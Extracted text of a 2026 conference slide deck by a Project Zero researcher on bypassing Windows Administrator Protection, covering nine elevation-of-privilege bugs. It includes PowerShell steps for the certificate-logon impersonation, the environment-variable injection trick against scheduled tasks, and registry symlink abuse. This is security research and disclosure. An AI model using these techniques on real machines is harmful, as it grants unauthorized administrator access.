... and other friends.


James Forshaw

ZerOCon 2026


Overview

- User Account Control, what's not to love?
- Welcome to the World of Administrator Protection
- Bugs, bugs, bugs!
- Exploiting some friendly functionality.


User Account Control (UAC)




User Account Control (UAC)



User Account Control (UAC)



User Account Control (UAC)



Not a Security Boundary

Defense-in-depth security features

Category	Security feature	Security goal	Intent is to service?	Bounty?
User safety	User Account Control (UAC)	Prevent unwanted system-wide changes (files, registry, etc) without administrator consent	No	No

https://www.microsoft.com/en-us/msrc/windows-security-servicing-criteria

So Many UAC Bypasses

hfiref0x / UACME Public


Code | Issues | Pull requests | Actions | Security | Insights

master | 2 Branches | 14 Tags | Go to file | Code


hfiref0x Update Yuubari and fix some bugs ✓ 6daa8d4 · last month 298 Commits

Bin	v 3.1.6	7 years ago
Source	Update Yuubari and fix some bugs	last month
.gitattributes	v 3.2.4	6 years ago


Impersonate Admin Token



Shared User Profile




Auto Elevating Binaries



Welcome to the World of Administrator Protection


“Admin-less” Windows – BlueHat IL 2023



https://github.com/dwizzzle/Presentations/blob/master/David%20Weston%20-%20Windows%2011%20Security%20by-default%20-%20Bluehat%20IL%202023.pdf


All New and Improved*

* results may vary




All New and Improved*

* results may vary



All New and Improved*

* results may vary



Admin now a Separate User

powershell.exe:8512 - User WIN11\admin - TokenId 000...

Main Details | Groups | Privileges | Default Dacl | Misc | Operations | Token Source | Security

Token

User:	WIN11\admin
User SID:	S-1-5-21-2981266013-943482424-3565350662-1001
Token Type:	Primary
Impersonation Level:	N/A
Token ID:	00000000-0014E5E4
Authentication ID:	00000000-000BF78C
Origin Login ID:	00000000-000003E7
Modified ID:	00000000-0014E5E5
Integrity Level:	Medium
Session ID:	1
Elevation Type:	Limited
Is Elevated:	False

Set Integrity Level

Linked Token

Source

Name:	User32
Id:	00000000-000BF70A

No Impersonation

Linked - User WIN11\ADMIN_admin - TokenId 00000000...

Main Details | Groups | Privileges | Default Dacl | Misc | Operations | Security

Token

User:	WIN11\ADMIN_admin
User SID:	S-1-5-21-2981266013-943482424-3565350662-1002
Token Type:	Impersonation
Impersonation Level:	Identification
Token ID:	00000000-001C537B
Authentication ID:	00000000-001C52CF
Origin Login ID:	00000000-000003E7
Modified ID:	00000000-001C52F3
Integrity Level:	High
Session ID:	1
Elevation Type:	Full
Is Elevated:	True


Set Integrity Level

Linked Token

Source


Name:	Advapi
Id:	00000000-001C52BA

Separate User Profiles



No More Auto Elevating Binaries

Enabling Admin Protection



Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options

Enabling Admin Protection

User Account Control: Configure type of Admin Approval...

Local Security Setting | Explain

System requirements

Administrator protection will be available on Windows 11 devices soon. The feature previously listed in the October 2025 non-security update (KB5067036) has been reverted and will roll out at a later date.

Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options

Enabling Admin Protection (2026/04/03)

```
$lib = Import-Win32Module appinfo.dll `
          -Flags DontResolveDllReferences
$resolver = New-SymbolResolver
$name = "appinfo!Feature_ShadowAdmin__private_descriptor"
$addr = $resolver.GetAddressOfSymbol($name).ToInt64()+0x18
$data = Read-NtVirtualMemory -Address $addr -Size 4
$id = [System.BitConverter]::ToUInt32($data, 0)
.\ViveTool.exe /enable /id:$id
```

Doesn't seem to work on 25H2, use insider preview.

DEMO

Bugs, bugs, bugs!

9 Separate Issues

☐	☆	P2	Bug	Public	Windows: Administrator Protection Scheduled Task Environment Variable EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection MSIX Sideloading UI Access EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection UI Access Shared Profile EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection LowBox UI Access Token EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection RAiLaunchAdminProcess Application Name E...	--	New
☐	☆	P2	Bug	Public	Administrator Protection RAiLaunchAdminProcess Debugging Flag EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection AiRegistrySync Symbolic Link EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection Kerberos Certificate Authentication EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection DOS Devices EoP	forshaw@google.com	Fixed

https://project-zero.issues.chromium.org/issues?q=reporter:forshaw@google.com%20%22Administrator%20Protection%22

9 Separate Issues

☐	☆	P2	Bug	Public	Windows: Administrator Protection Scheduled Task Environment Variable EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection MSIX Sideloading UI Access EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection UI Access Shared Profile EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection LowBox UI Access Token EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection RAiLaunchAdminProcess Application Name E...	--	New
☐	☆	P2	Bug	Public	Administrator Protection RAiLaunchAdminProcess Debugging Flag EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection AiRegistrySync Symbolic Link EoP		Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection Kerberos Certificate Authentication EoP	forshaw@google.com	Fixed
☐	☆	P2	Bug	Public	Windows: Administrator Protection DOS Devices EoP	forshaw@google.com	Fixed

Only one new bug!

https://project-zero.issues.chromium.org/issues?q=reporter:forshaw@google.com%20%22Administrator%20Protection%22

Read All About Some of Them

Project Zero

Bypassing Windows Administrator Protection

2026-JAN-26 James Forshaw

A headline feature introduced in the latest release of Windows 11, 25H2 is Administrator Protection. The goal of this feature is to replace User Account Control (UAC) with a more robust and importantly, securable system to allow a local user to access administrator privileges only when necessary.

https://projectzero.google/

AiRegistrySync Symbolic Link - Issue 435173090

Windows: Administrator Protection AiRegistrySync Symbolic Link EoP
Platform: Windows 11 Insider Preview (10.0.27898.1000)
Class: Elevation of Privilege
Security Boundary: User

Summary

A vulnerability exists in the Windows Administrator Protection feature that allows a low privileged process to get full access to the shadow administrator's registry hive leading to elevation of privilege.

https://project-zero.issues.chromium.org/issues/435173090

Checking User Profile Security

```
PS> $id = (Get-Process -Name explorer).Id
```

Get process ID of the limited user's explorer process

Checking User Profile Security

```
PS> $id = (Get-Process -Name explorer).Id
PS> Get-AccessibleKey -Win32Path HKCU\ -Recurse `
   -Access GenericWrite -ProcessId $id -FormatWin32Path
```

Access check shadow admin's hive, with limited user's token

Checking User Profile Security

```
PS> $id = (Get-Process -Name explorer).Id
PS> Get-AccessibleKey -Win32Path HKCU\ -Recurse `
   -Access GenericWrite -ProcessId $id -FormatWin32Path
TokenId Access      Name
------- ------      ----
14E5E4  GenericAll HKCU\Control Panel\Desktop
14E5E4  GenericAll HKCU\Control Panel\Desktop\Colors
14E5E4  GenericAll HKCU\Control Panel\Desktop\MuiCached
...
```

Interesting Copy Behavior

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path
5:36:26...	svchost.exe	796	RegEnumValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegQueryValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\Languages
5:36:26...	svchost.exe	796	RegSetValue	HKCU\Control Panel\International\User Profile System Backup\Languages
5:36:26...	svchost.exe	796	RegEnumValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegQueryValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\ShowAutoCorrection
5:36:26...	svchost.exe	796	RegSetValue	HKCU\Control Panel\International\User Profile System Backup\ShowAutoCorrection
5:36:26...	svchost.exe	796	RegEnumValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegQueryValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\ShowTextPrediction
5:36:26...	svchost.exe	796	RegSetValue	HKCU\Control Panel\International\User Profile System Backup\ShowTextPrediction
5:36:26...	svchost.exe	796	RegEnumValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegQueryValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\ShowCasing
5:36:26...	svchost.exe	796	RegSetValue	HKCU\Control Panel\International\User Profile System Backup\ShowCasing
5:36:26...	svchost.exe	796	RegEnumValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegQueryValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\ShowShiftLock
5:36:26...	svchost.exe	796	RegSetValue	HKCU\Control Panel\International\User Profile System Backup\ShowShiftLock
5:36:26...	svchost.exe	796	RegEnumValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegEnumKey	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegQueryKey	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegOpenKey	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\en-US
5:36:26...	svchost.exe	796	RegQueryKey	HKCU\Control Panel\International\User Profile System Backup
5:36:26...	svchost.exe	796	RegCreateKey	HKCU\Control Panel\International\User Profile System Backup\en-US
5:36:26...	svchost.exe	796	RegEnumValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\en-US
5:36:26...	svchost.exe	796	RegQueryValue	HKU\S-1-5-21-2981266013-943482424-3565350662-1001\Control Panel\International\User Profile System Backup\en-US\0409:00000409

Showing all 2,693 events | Backed by virtual memory

AiRegistrySync Implementation

```
LPCWSTR subkeys[] = {
  L"Control Panel\\Desktop",
  // ...
};
void AiRegistrySync(HKEY user_key, HKEY shadow_key) {
  for (LPCWSTR subkey : subkeys) {
    HKEY target_key;
    RegCreateKeyEx(shadow_key, subkey, …, &target_key);
    RegCopyTree(user_key, subkey, target_key);
  }
}
```

Copy specific keys from limited user's hive to shadow user's hive

The RegCopyTree API

RegCopyTreeW function

Copies the specified registry key, along with its values and subkeys, to the specified destination key.

Syntax

C++ Copy

```
LSTATUS RegCopyTreeW(
  [in]           HKEY    hKeySrc,
  [in, optional] LPCWSTR lpSubKey,
  [in]           HKEY    hKeyDest
);
```

The RegCopyTree API

RegCopyTreeW function


Copies the specified registry key, along with its values and subkeys, to

Remarks


This function also copies the security descriptor for the key.

```
  [in]           HKEY    hKeySrc,
  [in, optional] LPCWSTR lpSubKey,
  [in]           HKEY    hKeyDest
);
```


Exploit Using Registry Key Symbolic Links




Exploit Using Registry Key Symbolic Links




Exploit Using Registry Key Symbolic Links




Exploit Using Registry Key Symbolic Links





Exploit Using Registry Key Symbolic Links



Fixed

```
LPCWSTR subkeys[] = {
  L"Control Panel\\Desktop",
  // ...
};
void AiRegistrySync(HKEY user_key, HKEY shadow_key) {
  for (LPCWSTR subkey : subkeys) {
    HKEY target_key;
    RegCreateKeyEx(shadow_key, subkey, …, &target_key);
    AiCopyRegistry(user_key, subkey, target_key);
  }
}
```

Manually copy the registry keys with their own function

DEMO

Scheduled Task Bypass - Issue 438672763

Windows: Administrator Protection Scheduled Task Environment Variable EoP
Platform: Windows 11 Insider Preview (10.0.27919.1000)
Class: Elevation of Privilege
Security Boundary: User

Summary

A vulnerability exists in the Windows Administrator Protection feature that allows a hijacking an elevatable scheduled task to silently bypass the feature and elevate privileges.

https://project-zero.issues.chromium.org/issues/438672763

At Least 8 Years Old

Tyranid's Lair

Monday, 15 May 2017

Exploiting Environment Variables in Scheduled Tasks for UAC Bypass

The Windows Task Scheduler is a great place to go and find privilege escalations, it's typically abused to add SUID style capabilities to Windows in a nice easy to misunderstand package. It can execute programs as LocalSystem, it can auto-elevate applications for UAC, it can even host arbitrary COM objects. All in all it's a mess, which is why finding bugs in the scheduler itself or in the tasks isn't especially difficult. For example here's a few I've found before. This short blog is about a quick and dirty UAC bypass I discovered which works silently even with UAC is set to the highest prompt level and can be executed without dropping any files (other that a registry key) to disk.

Auto Elevating Scheduled Tasks

```
PS> $task = Get-ScheduledTask -TaskName SilentCleanup
```

Auto Elevating Scheduled Tasks

```
PS> $task = Get-ScheduledTask -TaskName SilentCleanup
PS> $task.Principal | Select Id, RunLevel
Id                      RunLevel
--                      --------
Authenticated Users     Highest
```


Elevates silently.

Auto Elevating Scheduled Tasks

```
PS> $task = Get-ScheduledTask -TaskName SilentCleanup
PS> $task.Principal | Select Id, RunLevel
Id                    RunLevel
--                    --------
Authenticated Users   Highest
PS> $task.Actions | Select Execute
Execute
-------
%windir%\system32\cleanmgr.exe
```

Replace with an arbitrary environment variable

Where's the Separate User Profiles?



Starting the Scheduled Task

```
HRESULT UbpmpLaunchAction(LPCWSTR cmdline, HANDLE token,
                          BOOL elevate) {
  LPVOID envblock;
  CreateEnvironmentBlock(&envblock, token);
  // ...
  if (elevate) {
    GetTokenInformation(token, TokenLinkedToken, &token);
    // token is now the "shadow token"
  }
  CreateProcess(cmdline, token, envblock);
}
```

Create environment block for "user" token.

Starting the Scheduled Task

```
HRESULT UbpmpLaunchAction(LPCWSTR cmdline, HANDLE token,
                          BOOL elevate) {
  LPVOID envblock;
  CreateEnvironmentBlock(&envblock, token);
  // ...
  if (elevate) {
    GetTokenInformation(token, TokenLinkedToken, &token);
    // token is now the "shadow token"
  }
  CreateProcess(cmdline, token, envblock);
}
```

Query shadow admin token

Starting the Scheduled Task

```
HRESULT UbpmpLaunchAction(LPCWSTR cmdline, HANDLE token,
                          BOOL elevate) {
  LPVOID envblock;
  CreateEnvironmentBlock(&envblock, token);
  // ...
  if (elevate) {
    GetTokenInformation(token, TokenLinkedToken, &token);
    // token is now the "shadow token"
  }
  CreateProcess(cmdline, token, envblock);
}
```

Create process with shadow admin token but user env block

Aside: There is Hardening in APPINFO.DLL

```
void AipHardenEnvironment(LPVOID *envblock) {
  LPCWSTR envvars[] = { "windir",
                        "SystemRoot",
                        "SystemDrive" };
  for (LPCWSTR var : envvars) {
    UNICODE_STRING name = InitString(var);
    RtlSetEnvironmentVar(&envblock, &envname, NULL);
  }
}
```

Aside: There is Hardening in APPINFO.DLL

```
void AipHardenEnvironment(LPVOID *envblock) {
  LPCWSTR envvars[] = { "windir",
                        "SystemRoot",
                        "SystemDrive" };
  for (LPCWSTR var : envvars) {
    UNICODE_STRING name = InitString(var);
    RtlSetEnvironmentVar(&envblock, &envname, NULL);
  }
}
```

Clear sensitive env variables

Make Sure the Environment is Expanded

```
void AipExpandEnvironment(LPVOID* envblock) {
  PWSTR src = (PWSTR)*envblock;
  SIZE_T size = 0;
  while(src[size])
    size += wcslen(src) + 1;
  SIZE_T total;
  RtlExpandEnvironmentStrings(src, curr_size+1,
                                  nullptr, nullptr, &total);
  PWSTR new_envblock = LocalAlloc(total);
  RtlExpandEnvironmentStrings(src, curr_size+1,
                                  new_envblock, total, &total);
  RtlCreateEnvironment(*new_envblock, envblock);
}
```

Get total length of env block

Make Sure the Environment is Expanded


```
void AipExpandEnvironment(LPVOID* envblock) {
  PWSTR src = (PWSTR)*envblock;
  SIZE_T size = 0;
  while(src[size])
    size += wcslen(src) + 1;
  SIZE_T total;
  RtlExpandEnvironmentStrings(src, curr_size+1,
                              nullptr, nullptr, &total);
  PWSTR new_envblock = LocalAlloc(total);
  RtlExpandEnvironmentStrings(src, curr_size+1,
                              new_envblock, total, &total);
  RtlCreateEnvironment(*new_envblock, envblock);
}
```

Expand everything

Bypassing Environment Hardening

```
ABC=%QPR%\0QPR=windir\0\0
```


Bypassing Environment Hardening



Bypassing Environment Hardening

```
%QPR%=C:\FAKE\0QPR=windir\0\0
```

Bypassing Environment Hardening



Kerberos Certificate Authentication - Issue 432439660

Windows: Administrator Protection Kerberos Certificate Authentication EoP
Platform: Windows 11 Insider Preview (10.0.27898.1000)
Class: Elevation of Privilege
Security Boundary: User

Summary

A vulnerability exists in the Windows Administrator Protection feature that allows a low privileges process to gain administrator privileges when in an domain environment with AD Certificate Services configured.

https://project-zero.issues.chromium.org/issues/432439660

Network Logon is Weird

```
PS> $token = Get-NtToken -Logon -User admin `
             -Password adminpwd -LogonType Network
```

Network Logon is Weird

```
PS> $token = Get-NtToken -Logon -User admin `
              -Password adminpwd -LogonType Network
PS> $token | Select User, Elevated
User          Elevated
----          --------
WIN11\admin       True
```

Token is the "limited user" but running as an admin

Network Logon is Weird

```
PS> $token = Get-NtToken -Logon -User admin `
              -Password adminpwd -LogonType Network
PS> $token | Select User, Elevated
User          Elevated
----          --------
WIN11\admin      True
PS> Set-NtTokenIntegrityLevel -Token $token Medium
PS> Test-NtTokenImpersonation -Token $token
True
```

Can impersonate an administrator token.

Network Logon is Weird

```
PS> $token = Get-NtToken -Logon -User admin `
              -Password adminpwd -LogonType Network
PS> $token | Select User, Elevated
User          Elevated
----          --------
WIN11\admin      True
PS> Set-NtTokenIntegrityLevel -Token $token Medium
PS> Test-NtTokenImpersonation -Token $token
True
```

But we need the user's password.

Step in Active Directory Certificate Services

Certification Authority Web Enrollment in Active Directory Certificate Services

Certification Authority (CA) Web Enrollment in Active Directory Certificate Services (AD CS) simplifies certificate management by providing a browser-based interface to request and renew certificates, retrieve certificate revocations lists (CRLs) and enroll for smart card certificates. This role service is useful for organizations that need a flexible and interactive method for certificate enrollment without requiring specific client configurations. In this article, you learn about the features, capabilities, and configuration options of CA Web Enrollment, and how it compares to the Certificate Enrollment Web Service role service.

User Certificates

```
PS> $cert = Get-Certificate -Template User `
            -CertStoreLocation Cert:\CurrentUser\My
```

Uses integrated Windows Authentication to ADCS Service

User Certificates

```
PS> $cert = Get-Certificate -Template User `
            -CertStoreLocation Cert:\CurrentUser\My
PS> $name = [CredManager]::MarshalCertificate($cert)
PS> $name
@@BMx0SIIPvlVwjuiUm7gpAsWINTEC
```

Marshal certificate to a "special" username

User Certificates

```
PS> $cert = Get-Certificate -Template User `
            -CertStoreLocation Cert:\CurrentUser\My
PS> $name = [CredManager]::MarshalCertificate($cert)
PS> $token = Get-NtToken -Logon -User $name
PS> Set-NtTokenIntegrityLevel -Token $token Medium
PS>  Invoke-NtToken $token {
    "Hello" > C:\Windows\test.txt
}
```

Login with the certificate then impersonate

Fixed?

```
PS> $cert = Get-Certificate -Template User `
            -CertStoreLocation Cert:\CurrentUser\My
PS> $name = [CredManager]::MarshalCertificate($cert)
PS> $token = Get-NtToken -Logon -User $name
PS> Set-NtTokenIntegrityLevel -Token $token Medium
Exception calling "SetIntegrityLevelRaw":
"(0xC0000022) - {Access Denied}
A process has requested access to an object, but has
not been granted those access rights."
```

DEMO

Checking in on our Friends

New AipCheckAssistiveTechnologyList Function

Ease of Access Assistive Technology Registration

This article explains how to register an accessibility application with the Ease of Access Center. It also explains how to tailor your accessibility application so it works well with the secure desktop.

https://learn.microsoft.com/en-us/windows/win32/winauto/ease-of-access---assistive-technology-registration

Copy Settings?

CopySettingsToLockedDesktop	A **DWORD** value that indicates whether to copy the accessibility application's settings to the locked desktop.

If this value is 1, the application can write settings to a location in the user registry, and Windows copies the settings to the same location in the user registry for the locked desktop. This enables the application to persist its state from the "normal" desktop to the locked desktop.

Accessibility Session Registry Key

Registry Editor


File Edit View Favorites Help

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Accessibility\Session1\ATConfig\Osk


- CurrentVersion
  - Accessibility
    - ATs
    - OOBE
    - Session1
      - ATConfig
        - Osk
    - SessionTransit
  - AdaptiveDisplayBrightness
  - AeDebug
  - AppCompatFlags
  - ASR
  - Audit
  - BackgroundModel
  - ClipSVC
  - Compatibility32

Name	Type	Data
(Default)	REG_SZ	(value not set)
ClickSound	REG_DWORD	0x00000001 (1)
Dock	REG_DWORD	0x00000000 (0)
HoverPeriod	REG_DWORD	0x000003e8 (1000)
InsertSpace	REG_DWORD	0x00000001 (1)
Mode	REG_DWORD	0x00000001 (1)
ModeHeightGeneral	REG_DWORD	0x00000000 (0)
ModeHeightNavigation	REG_DWORD	0x00000000 (0)
NavigationMode	REG_DWORD	0x00000000 (0)
ScanInterval	REG_DWORD	0x000003e8 (1000)
ScanKey	REG_DWORD	0x00000020 (32)
ShowClearKeyboard	REG_DWORD	0x00000001 (1)
ShowNumPad	REG_DWORD	0x00000000 (0)
UseDevice	REG_DWORD	0x00000001 (1)


Copy Settings to Locked Desktop




Copy Settings to Locked Desktop




Copy Settings to Locked Desktop




Copy Settings to Locked Desktop




Exploit for Information Disclosure



Exploit for Information Disclosure



Exploit for Information Disclosure



Three Related Bugs

CVE-2026-25186 - Information Disclosure in ATBroker

CVE-2026-25187 - Registry Key Deletion in WinLogon

CVE-2026-24291 - Arbitrary Registry Key Creation in OSK

A Security Company Used CVE-2026-24291 as 0-Day...

MDSec

https://www.mdsec.co.uk/2026/03/rip-regpwn/

DEMO

Conclusions

- Admin Protection is "technically" more secure
- The decision to base on UAC had significant impact:
  - Old UAC bypasses became full privilege escalation
  - Testing of known bypasses seemed inadequate
  - No clean break from the old security model
- Microsoft are fixing bugs in Admin Protection unlike UAC
  - At the moment the feature isn't enabled so nothing is fixed
  - Not sure how long it'll last, get your $$$ while you can.

Further Reading

My Blog Posts

https://projectzero.google/2026/26/windows-administrator-protection.html
https://projectzero.google/2026/02/windows-administrator-protection.html
https://projectzero.google/2026/02/gphfh-deep-dive.html

Other Blog Posts

https://blogs.windows.com/windowsdeveloper/2025/05/19/enhance-your-application-security-with-administrator-protection/
https://blog.xpnsec.com/administrator-protection/
https://techcommunity.microsoft.com/blog/microsoft-security-blog/evolving-the-windows-user-model-%E2%80%93-introducing-administrator-protection/4370453

Thanks.
Any Questions?